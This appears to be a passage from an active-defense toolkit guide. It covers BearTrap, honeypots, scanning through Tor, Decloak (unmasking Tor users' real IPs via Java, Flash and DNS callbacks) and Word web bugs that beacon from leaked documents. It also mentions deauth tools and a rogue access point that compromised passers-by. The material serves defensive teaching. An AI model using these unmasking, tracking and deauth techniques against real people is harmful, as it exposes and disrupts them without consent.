BearTrap is meant to be a portable network defense utility written entirely in Ruby, which means it has a very flexible configuration. It opens “trigger” ports on the host that an attacker would connect to. When the attacker connects and/or performs some interactions with the trigger an alert is raised and the attacker’s IP address is potentially blacklisted.

Install Location

/opt/beartrap/

Config Location

/opt/beartrap/config.yml

Usage

```
/opt/beartrap$ sudo ruby bear_trap.rb

BearTrap v0.2-beta
Usage: bear_trap.rb [-vd] -c <config file>
OPTIONS:
--config  -c <config file> Filename to load configuration from [REQUIRED]
--verbose -v Verbose output
--debug   -d Debug output (very noisy)
--timeout -t Ban timeout in seconds
```

Example 1: Basic Usage

Change into the BearTrap install directory and start BearTrap.

```
/opt/beartrap$ sudo ruby bear_trap.rb -c config.yml -t 600
```

Now find the ADHD machine’s IP address by opening a new terminal and using ifconfig.

```
$ ifconfig

eth0 Link encap:Ethernet HWaddr 00:0c:29:6c:14:79
inet addr:192.168.1.137 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe6c:1479/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:115178 errors:0 dropped:0 overruns:0 frame:0
TX packets:43571 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:104926397 (104.9 MB) TX bytes:4321023 (4.3 MB)
Interrupt:19 Base address:0x2000
```

Here the IP is 192.168.1.137. From a remote computer use FTP to connect to the ADHD machine. If it asks for a username, it doesn’t matter what you type as BearTrap doesn’t actually implement a real FTP server. ADHD is used in the example below.

```
$ ftp 192.168.1.137

Connected to 192.168.1.137.
220 BearTrap-ftpd Service ready
Name (192.168.1.137): adhd
421 Service not available, remote server has closed connection.
ftp: Login failed
```

As you can see, the login failed. Type quit to exit the FTP client.

```
ftp\> quit
```

Back in your BearTrap terminal, you should see new output similar to below. BearTrap automatically blocked your remote IP address (in this case 192.168.1.194) using iptables.

Command:

```
/sbin/iptables -A INPUT -s 192.168.1.194 -j DROP
```

If you try to connect again using FTP from your remote computer, the operation will time out.

```
$ ftp 192.168.1.137
```

```
ftp: Can't connect to '192.168.1.137': Operation timed out
ftp: Can't connect to '192.168.1.137'
```

To unblock the remote computer, open a new terminal on the ADHD machine and type the following iptables command, substituting in your remote IP address.

```
$ sudo iptables -D INPUT -s 192.168.1.194 -j DROP
```

Or since we set the -t option in our command (ban timeout) you can just wait for the ban to expire after 10 minutes.

WIRELESS COUNTERMEASURES

Active Defense and Wireless

There are some exciting prospects when it comes to creating active defenses for wireless networks, but before we go on let's discuss again one of the core concepts. We must display the warning banner when a user/attacker tries to join our wireless networks. I would like to take a few moments and encourage you to exercise caution when implementing or even testing some fun attacks against attackers. It's easy to accidentally attack an unsuspecting neighbor or passer by.

A few years ago I was playing around with some client-side attacks at my house. To be very clear, I live out in Middle-of-Nowhere, South Dakota. I can afford a bit of freedom with some of the nastier attacks because there are so very few people around. One day, I was playing with Karma style attacks and I noticed a new session appeared rather quickly, which was odd because I hadn't fired up any clients yet. I asked my wife if she'd joined an access point called "YouGetHacked" she said no, which was strange because I had gotten another session while asking. I went outside to see if anyone was nearby in a car stealing my precious wireless access. I was shocked to find a whole group of ATVs nearby, phones out trying to figure out where they were by jumping on my evil wireless access point. I started towards them to tell them know they were (most likely) compromised, but they quickly rode off. I'm sure I looked like a backwoods redneck coming to tell them to get off his property, not his wireless access point for their own benefit.

Let's look at a couple of cool tools and techniques for implementing active defenses in the wireless domain.

Claymore

The first is an outstanding little tool created by Ben Jackson. This one is very simple: when a user/attacker joins a fake network it simply kicks off a full Nmap scan against the client. This sounds basic, but the goal is clear and brilliant - to gather as much data about an attacker in the shortest amount of time. *(Jackson, 2012)*

You can get it here:

https://github.com/mayhemiclabs/claymore/blob/master/bandit.py

DeAuth Tools

The next idea is also a basic concept. De-authenticating anything that’s not allowed in the area. There are a great number of tools that can do this. Let’s look at a few.

MDK3 and void11

MDK3 and void11 are tools that are designed to de-auth and DoS wireless access points. Their main focus is to render access points unusable so victims will use your evil wireless access point instead. While this is great for a penetration test, it can also be useful for messing with attackers. For example, both of these tools support whitelisting. You identify a number of known, good MAC addresses that are allowed to connect and exist on the 802.11 spectrum. If any non-whitelisted MAC addresses pop up, they will be quickly de-authenticated.

Wireless Countermeasures in the Enterprise

Of all the different techniques in this book, wireless will get attacked more than any other. Why? Because the number of people who have the tools, techniques and desire to join any hidden wireless network they find is far greater than any other attacks. My grandmother, before she passed away, knew how to find hidden networks and join them. Be careful before marshaling the incident response team and/or the FBI when someone joins your network, but it is good to know that someone’s poking around. The vast majority of attacks we’ve seen on wireless networks are simply someone trying to find free internet. If you see a determined attacker who refuses to go away, it might warrant some investigation.

ATTRIBUTION

This chapter is about identifying who's attacking our environment, even if they're using proxies or other hosts to connect. We'll also cover how to track intellectual property. The goal is not to take over a system, but to see who has our data and who's attacking.

Often, we're asked, "Why bother trying to identify who is attacking our networks?" The easy answer is, quite simply, that you need to find out who the bad guys are and what they're up to. You would handle attacks by Anonymous, or script kiddies differently from a targeted attacker like a nation-state. It can also give you a better understanding of how much you should spend defending your network. If you're being attacked by a nation-state, you'll probably have to invest more in your security program, and funds will probably flow more quickly to defend your network from management if you can prove China, France, Canada or the U.S. is attacking your network.

This all ties back to the core concept of visibility and the OODA loops. While many technologies can tell you that you are being attacked (think IDS/IPS), very few can tell you *who* is attacking. We've seen an uptick in the number of companies selling threat intelligence services. I don't find much value in these types of services, it's far too easy for an advanced adversary to make their malware look like something else. We've seen Wikileaks dumps where it's clear that the CIA is making their attacks look like they are coming from Russia. See:

http://www.theamericanmirror.com/wikileaks-cia-can-make-cyberattacks-look-like-originate-russia/

We want attribution because as humans, our reactions and learned behaviors are traced over decades and the threats we faced were fairly static. We learned not to eat certain berries. We learned that certain predators need to be avoided. And over time those threats pretty much stayed constant. We instinctively try to categorize risk in order to avoid it. Threat intelligence feeds this base human understanding of risk. It's pretty much the same thing as traditional blacklist AV, IDS and IPS - we strive to define the attack and the attacker and not allow that into our networks.

That doesn't work. As penetration testers we often deal with defensive techniques which are highly static and easily bypassed because the defender is looking for a specific attack path. We change our attack path slightly and get in.

All that aside, attribution is still important and can be achieved. But it's not something we can buy. We have to do it actively and in real time.

In this chapter we'll be look at a number of technologies in the ADHD toolkit that can help you easily identify what an attacker is after and their overall skill level. We want to be clear that the techniques and tools here will never serve to replace a solid security architecture; instead the techniques are meant to serve as augmentation to *existing* security best practices.

There are going to be situations where you can't really do much to the attackers. If you're being attacked by a nation-state, it will be difficult to call up the local police. That being said, isn't there still value in knowing that a nation-state is after your data? What we discuss in this book is not about a thirst for vengeance against the people who attacked our networks, it's about better visibility and awareness of our security architecture and those who are attacking it.

Cowrie

Website

https://github.com/micheloosterhof/cowrie

Description

Cowrie is a medium interaction SSH honeypot designed to log brute force attacks and, most importantly, the entire shell interaction performed by the attacker. Cowrie is developed by Michel Oosterhof and is based on Kippo by Upi Tamminen. *(Desaster)*

Install Location

/opt/cowrie

Usage

Cowrie is incredibly easy to use. It basically has two parts you need to be aware of - a config file and a launch script. The config file is located at

```
/opt/cowrie/cowrie.cfg
```

Example 1: Running Cowrie

By default Cowrie listens on port 2222 and emulates an ssh server. To run Cowrie, cd into the Cowrie directory and execute:

```
~$ cd /opt/cowrie
~$ ./start.sh
```

```
Starting cowrie with extra arguments [] ...
```

We can confirm Cowrie is listening with lsof:

```
~$ sudo lsof -i -P | grep twistd
```

```
twistd 548 adhd 6u IPv4 523637 0t0 TCP *:2222 (LISTEN)
```

Looks like we're good.

Example 2: Cowrie In Action

Assuming Cowrie is already running and listening on port 2222, (if not see [Example 1: Running Cowrie]), we can now ssh to Cowrie in order to see what an attacker would see.

```
~$ ssh -p 2222 localhost
```

```
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
RSA key fingerprint is 05:68:07:f9:47:79:b8:81:bd:8a:12:75:da:65:f2:d4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2222' (RSA) to the list of known hosts.
Password:
Password:
Password:
adhd@localhost's password:
Permission denied, please try again.
```

It looks like our attempts to authenticate were met with failure.

Example 3: Viewing Cowrie’s Logs

Change into the Cowrie log Directory:

```
~$ cd /opt/cowrie/log
```

Now tail the contents of cowrie.log:

```
/opt/cowrie/log$ tail cowrie.log

2016-02-17 21:52:12-0700 [-] unauthorized login:
2016-02-17 21:54:51-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] adhd trying auth password
2016-02-17 21:54:51-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] login attempt [adhd/asdf] failed
2016-02-17 21:54:52-0700 [-] adhd failed auth password
2016-02-17 21:54:52-0700 [-] unauthorized login:
2016-02-17 21:54:53-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] adhd trying auth password
2016-02-17 21:54:53-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] login attempt [adhd/adhd] failed
2016-02-17 21:54:54-0700 [-] adhd failed auth password
2016-02-17 21:54:54-0700 [-] unauthorized login:
2016-02-17 21:54:54-0700 [HoneyPotTransport,0,127.0.0.1] connection lost
```

We can clearly see that the login attempts and the username/password combos I employed as I tried to gain access in [Example 2: Cowrie In Action]. This could be very useful!

Kippo

Website

https://github.com/desaster/kippo

Description

Kippo is a medium interaction SSH honeypot designed to log brute force attacks and, most importantly, the entire shell interaction performed by the attacker. Kippo is inspired, but not based on Kojoney. (From Website)

Install Location

/opt/kippo/

Usage

Kippo is incredibly easy to use. It has two parts, a config file and a launch script. The config file is located at

```
/opt/kippo/kippo.cfg
```

Example 1: Running Kippo

By default Kippo listens on port 2222 and emulates an ssh server. To run Kippo, cd into the kippo directory and execute:

```
~$ cd /opt/kippo
~$ ./start.sh kippo_venv

Starting kippo in the background...
```

Note: the option “kippo_venv” is simply specifying a python virtual environment for Kippo since it requires old python modules to be installed. We can confirm Kippo is listening with lsof:

```
~$ lsof -i -P | grep twistd

twistd 548 adhd 7u IPv4 523637 0t0 TCP *:2222 (LISTEN)
```

Looks like we’re good.

Example 2: Kippo In Action

Assuming Kippo is already running and listening on port 2222, (if not see [Example 1: Running Kippo]), we can now ssh to Kippo to see what an attacker would see.

```
~$ ssh -p 2222 localhost

The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
RSA key fingerprint is 05:68:07:f9:47:79:b8:81:bd:8a:12:75:da:65:f2:d4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2222' (RSA) to the list of known hosts.
Password:
Password:
Password:
adhd@localhost's password:
Permission denied, please try again.
```

It looks like our attempts to authenticate were met with failure.

Example 3: Viewing Kippo's Logs

Change into the Kippo log Directory:

```
~$ cd /opt/kippo/log
```

Now tail the contents of kippo.log:

```
/opt/kippo/log$ tail kippo.log
2014-02-17 21:52:12-0700 [-] unauthorized login:
2014-02-17 21:54:51-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] adhd trying auth password
2014-02-17 21:54:51-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] login attempt [adhd/asdf] failed
2014-02-17 21:54:52-0700 [-] adhd failed auth password
2014-02-17 21:54:52-0700 [-] unauthorized login:
2014-02-17 21:54:53-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] adhd trying auth password
2014-02-17 21:54:53-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] login attempt [adhd/adhd] failed
2014-02-17 21:54:54-0700 [-] adhd failed auth password
2014-02-17 21:54:54-0700 [-] unauthorized login:
2014-02-17 21:54:54-0700 [HoneyPotTransport,0,127.0.0.1] connection lost
```

Here we can clearly see the login attempts and the username/password combos that I employed trying to gain access in [Example 2: Kippo In Action]. Ah HA!

TOR

It’s not that uncommon for attackers to target your environment by going through an intermediary set of systems. These systems can be within a bot-net or they can be through a Tor network. For Attribution to work we need to identify where an attacker is coming from, which means we need the attacker to connect to our system outside the intermediary network. First, we need to deconstruct exactly how Tor works so that we can better understand how to short-circuit it if circumstances allow.


Tor works by proxying a connection for a specific application through a proxy on the local system, which sends the connection into the Tor cloud. After a period of hops through the Tor cloud, the connection will be transferred through an exit node. There are different applications that do this, from browser plugins to other tools like proxychains. Some testers and attackers use Tor to obfuscate where their scans are coming from by taking a look at Nmap running through proxychains.

Proxychains and TORProxy

There’s a lot that can be done with proxies. Many believe that proxies are exclusively used with web-based browsers, but sometimes proxy networks like Tor are used by other tools like Nmap, Nessus, Metasploit and other Web attack tools. Many of these techniques have possible pitfalls for attackers who don’t know how to properly use them. There’s a balance an attacker must strike between functionally and anonymity. An attacker could go through Tor and disable all scripts in their browser, but their ability to attack many scripts on your site would be significantly encumbered. We need to be able to put active defense technologies in place that will exist in these grey areas. We need to create targets involving applications like JavaScript, Java and Word which will be irresistible to the attackers.

Understanding an attacker’s methodology is the first step in any Attribution strategy. Many of the tools an attacker would use (but not all) to be anonymous while attacking your network go through something like proxychains. Proxychains wraps the TCP_connect function on your system. Let’s figure out which of the different parts of the scan go through proxychains.

Even a standard portscan of a system won’t go through the TCP_connect function. Why? Because Nmap running as root creates packets without going through the TCP connect function. Even if you did go through proxychains, it wouldn’t work because Nmap doesn’t go through the function that proxychains is wrapping. This is even true of Nmap SYN scans as well.



```
# proxychains nmap –Pn –sT –p 80 209.20.73.195

|S-chain|-<>-127.0.0.1:5060-<><>-209.20.73.195:80-Got SOCKS Connection...
Got SOCKS Request: 209.20.73.195:80
Successfully opened Tor exit Node stream...
<><>-OK
CIRCUIT: Close called...
Interesting ports on forum.pauldotcom.com (209.20.73.195):
PORT   STATE SERVICE
80/tcp open  http
```

Above, you can see how to properly set up scanning through a Tor network. We chose to not ping the remote host –P0, and we chose to do a full connect scan. This is important, because it will force our scan to go through the connect functions that proxychains is wrapping.

It is possible to create a chain of commands to effectively obfuscate your scan. So any Active Defense we put up is worthless, right? Wrong-o. Set up the above scenario. It is beyond ludicrously slow. And, that is part of the point. If we can force attackers to go through efforts to attack your network, which severely reduce their ability to observe your network, we are getting to a point where the OODA loop is tilting in our favor. Lets think about the following formula:

Dt + Rt< At

Detection Time (Dt) Plus Reaction Time (Rt) must be less than Attack Time (At).

The more time it takes the attacker to successfully attack our network the greater chance we have to detect them.

Decloak

A super cool project by HD has given us some very cool tools to track what the attackers are up to on our systems. *(Moore)*

Best of all, it does this in a way that is (most likely) legal. If we look at how Tor works, we understand that the browser goes through the proxy. However, we can also invoke other applications that may not be going through the proxy and have them connect back to us.

We may get the attacker’s “real” IP address. This information can then be used to work with law enforcement, or possibly with your internal counter-intelligence team, to better refine your defenses. *(Moore)*

A while ago I decided I would do a quick try at blocking the Decloak engine’s attempts to determine my real IP address for my Mac. As soon as I started the test, a few different applications like iTunes, Word, and Flash sprang to life and tried to make a connection back to the Decloak site. I was able to evade all of the checks... except Flash.

Some say attackers wouldn’t run Flash, or Java, or JavaScript. What if the network the attacker is targeting uses those technologies? They would have to run them in order to determine the attack surface of your network. This is where a trade-off comes into play. It’s possible to completely obfuscate attack traffic, but it will greatly reduce your ability to effectively attack a network. There will always be a trade off between functionality and anonymity when attacking. We want to create a situation where the attacker wants and needs functionality to effectively attack a network. In doing this, we can create excellent traps to detect where they are.

Decloak in the Enterprise

I would recommend implementing Decloak in a section of your site that's marked as off limits to crawlers and hidden from the general user population. Once again robots.txt fits the bill nicely. I would also use this on a fake admin site because Decloak will trigger a whole lot of strangeness - like triggering a Java Applet. We want the attackers to believe this is normal for the section of the site they are attacking. Also, this is a good chance to display a warning banner to the attacker before we trigger any active code on their system. We've seen these types of techniques being used by the FBI for quite some time. There have been many news stories where the FBI has been taking advantage of browser vulnerabilities to decloak the real IP addresses of child exploitation rings. In fact, the FBI is so protective of their techniques that they have been willing to drop charges against some criminals in order to protect their means and their methods.

https://arstechnica.com/tech-policy/2016/06/fbis-use-of-tor-exploit-is-like-peering-through-broken-blinds/

Website

https://bitbucket.org/ethanr/decloak/src

Description

Used to identify the real IP address of a web user, regardless of proxy settings, using a combination of client-side technologies and custom services.

Install Location

/opt/decloak/
/var/www/decloak/

Example 1: Compiling Flash and Java Objects

Note: This exercise is optional as the files generated here already exists. Decloak uses both a Flash object and a Java applet and provides them both precompiled. You can likely skip this example and Decloak will function just fine. If you need or want to compile the objects yourself for some reason, the steps are detailed below.

First, change to the decloak directory, and move the precompiled objects so they don't get in the way.

```
/opt/decloak$ mv Decloak.swf Decloak.swf.bak
/opt/decloak$ mv HelloWorld.class HelloWorld.class.bak
```

Here is the command to compile the Flash object. The source code is actually written using the Haxe programming language, so you must use the haxe compiler. You should end up with a newly created Decloak.swf in the decloak directory.

```
/opt/decloak$ haxe -main Decloak.hx -swf Decloak.swf -swf-version 10
```

This compiles the swf for the latest version of Flash. Haxe with the -swf-version switch supports compiling by targeting Flash versions 6 through 10. To change the target version just change the argument to the -swf-version switch. For versions 9 or 10 use the Decloak.hx source file. For versions 6 through 8 you must first rename Decloak.hx to something else, and rename Decloak.flash8.hx to Decloak.hx.

```
/opt/decloak$ mv Decloak.hx Decloak.flash10.hx
/opt/decloak$ mv Decloak.flash8.hx Decloak.hx
/opt/decloak$ haxe -main Decloak.hx -swf Decloak.swf -swf-version 8
```

To compile the Java applet, the commands are as follows.

```
/opt/decloak$ javac -cp plugin.jar HelloWorld.java
```

You should now have a newly created HelloWorld.class file in the decloak directory. You’ll need to copy these files to the decloak web directory.

```
/opt/decloak$ sudo cp HelloWorld.class /var/www/decloak/
/opt/decloak$ sudo cp Decloak.swf /var/www/decloak/
```

Example 2: Setting Up the Decloak DNS Server

The backbone of Decloak is a custom DNS server that listens for specially formatted connections. It logs these connections to a database.

In order to start Decloak's DNS server, you first need to deactivate the default one that comes with ADHD.

```
$ sudo killall dnsmasq
```

Decloak also uses port 5353 for communication with the Java applet. You'll need to stop Avahi to free port 5353 for Decloak's use.

However, avahi-daemon is a tricky little sucker that usually requires a reboot to stop. Here's a sneaky way we can steal its port. We'll kill the process, and before it can restart itself, we'll start our process to take over port 5353. You'll do it all in the one line command next.

This starts the decloak DNS server

```
/opt/decloak$ sudo killall avahi-daemon -9 && sudo ./dnsreflect.pl
```

NOTE: You might have trouble starting dnsreflect if dnsmasq is still listening on port 53. You can force kill it with this command **sudo killall dnsmasq -9** if the first kill didn't work.

Example 3: Browsing to a Decloak Activated Website

You'll be using the ADHD machine to visit the website. You need to follow [Example 2: Setting Up the Decloak DNS Server] before completing the steps below.


Note: Setting up a domain name and DNS server settings for the Decloak server is beyond the scope of this example, but to simulate this ADHD has a local entry for **spy.decloak.net** in its **/etc/hosts** file.

Open your web browser and open:

http://spy.decloak.net/decloak/index.php

You will be connected to the Decloak webpage which uses your browser's built in HTML rendering, along with both Java and Flash plugins in an attempt to gather your IP address.


In order for the Java and Flash plugins to run in newer versions of Java and Firefox, you will need to first tell the browser to allow both to run.



Allow spy.decloak.net to run "Java"?

Welcome! This page is not tracking you in any way.


Be sure to select one of the “allow” options here.



Allow *spy.decloak.net* to run plugins?

Adobe Flash	Allow and Remember
Java	Allow Now

You will then need to tell the Java applet to “run”.



Do you want to run this application?


An unsigned application from the location below is requesting permission to run.

Location: http://spy.decloak.net

Click **Cancel** to stop this app or **Run** to allow it to continue.

Note: Since this is an unsigned applet, newer versions of Java will not allow it to run even if the Java plugin is allowed. In a real-world situation, this would be taken care of by purchasing a legitimate code-signing certificate and signing the applet. But within the ADHD environment we have instead added “http://spy.decloak.net” to the Java applet site exception list, which allows unsigned and self-signed applets to run from this domain. You can view this setting by going to: Menu -> Internet -> Oracle Java7 webstart -> Security tab -> Site Exceptions List

Different techniques are used in an attempt to bypass any anonymizing proxy: DNS via an embedded image in the web page, UDP via Java, DNS via Java, and TCP via Flash. Even if only one of these ignores the proxy settings, we will have the target’s real IP address, source port, and a timestamp, which we can use to locate the individual.



spy.decloak.net/decloak/index.php


Welcome! This page is not tracking you in any way.

Example 4: Viewing the Decloak Database

Decloak automatically stores the information it gathers in a database. To view the data, open your browser and go to:

http://127.0.0.1/adminer/


Change the database to PostgreSQL, and use 127.0.0.1, decloakuser, ADHD, and decloak, for the server, username, password, and database respectively.



Login

System	PostgreSQL
Server	127.0.0.1
Username	decloakuser
Password	••••
Database	decloak

Next, select the requests table, and then click Select data to view the entries in the database table.



Schema: public

Alter schema Database schema

Tables and views

Search data in tables: Search

□	Table	Engine	Collation	Data Length	Index Length	Data Free	Auto Increm
□	requests	table		0	0	?	
	1 in total		en_US.UTF-8	0	0	0	





Table: requests

Select data Show structure Alter table New item

Column	Type	Comment
cip	character(32) *NULL*	
type	character varying(16) *NULL*	
eip	character varying(16) *NULL*	
iip	character varying(16) *NULL*	
dip	character varying(16) *NULL*	
stamp	timestamp without time zone *NULL* [now()]	

From here you should be able to see the entries just added from your visit to the Decloak webpage.



□ edit	cip	type	eip	iip	dip	stamp
□ edit	aa234dce68415768c4006595f783f11a	http	127.0.0.1	0.0.0.0	127.0.0.1	2013-01-24 10:28:17.392151
□ edit	aa234dce68415768c4006595f783f11a	java	127.0.0.1	127.0.0.1	127.0.0.1	2013-01-24 10:28:17.577854
□ edit	aa234dce68415768c4006595f783f11a	java	127.0.0.1	127.0.0.1	127.0.0.1	2013-01-24 10:28:17.584348
□ edit	aa234dce68415768c4006595f783f11a	udp	0.0.0.0	0.0.0.0	127.0.0.1	2013-01-24 10:28:17.599858
□ edit	aa234dce68415768c4006595f783f11a	socket	127.0.0.1	0.0.0.0	127.0.0.1	2013-01-24 10:28:17.77664

Since you connected from the same machine, the IP addresses Decloak collected should read 127.0.0.1. Those are not very interesting, but a real-world scenario requires changing the DNS settings for a domain you own and is beyond the scope of this document.

Example 5: Tearing Down the Decloak DNS Server

To undo everything done in [Example 2: Setting Up the Decloak DNS Server] you'll need to kill the DNS server.

$ **sudo pkill dnsreflect**

Next you can restart the avahi-daemon service.

$ **sudo service avahi-daemon start**

Finally restart dnsmasq

$ **sudo dnsmasq**

To confirm that everything has worked run this command and check the output. It should look something like the following.

$ **`sudo lsof -i -P | awk '(/:53/)'**

```
avahi-dae 2127 avahi 12u IPv4 26071 0t0 UDP *:5353
avahi-dae 2127 avahi 13u IPv6 26072 0t0 UDP *:5353
dnsmasq   2137 nobody 4u IPv4 26260 0t0 UDP *:53
dnsmasq   2137 nobody 5u IPv4 26261 0t0 TCP *:53 (LISTEN)
dnsmasq   2137 nobody 6u IPv6 26262 0t0 UDP *:53
dnsmasq   2137 nobody 7u IPv6 26263 0t0 TCP *:53 (LISTEN)
```

Word Web Bugs

One of the cooler features of Word is the ability to insert arbitrary HTML into a file. Why HTML functionality is necessary for Word documents is a mystery to me, but more importantly, it works. This approach works even if the target organization has disabled macros in their Word documents.

All you need to do is insert the HTML, and Word will make the call back to your systems. This also works on other programs that can read .doc formats.

There are various usage situations for this technique. We had one customer a number of years ago who was concerned about documents in a secure portion of their network being leaked outside of the network. We inserted the tracking bug in a number of documents and waited. After a few days the documents started beaconing from systems outside of our customer’s network. It was very easy from that point to figure out the physical location of the IP address with a bit of coordination from law enforcement and the local ISP. Another great way to use this tool is to create documents the attacker would take back to their system after they have exploited your network. We need to be clear that we are only discussing tracking. It would most likely be illegal for you to insert full malware into a document.

Web Bugs in the Enterprise

There are a lot of ways you can integrate Web Bugs into your enterprise. The first is to add it to the .dot files for all of your clients. This is nice because it’s always on and always logging. On the down side, it’d be easy to get buried it the amount of data.

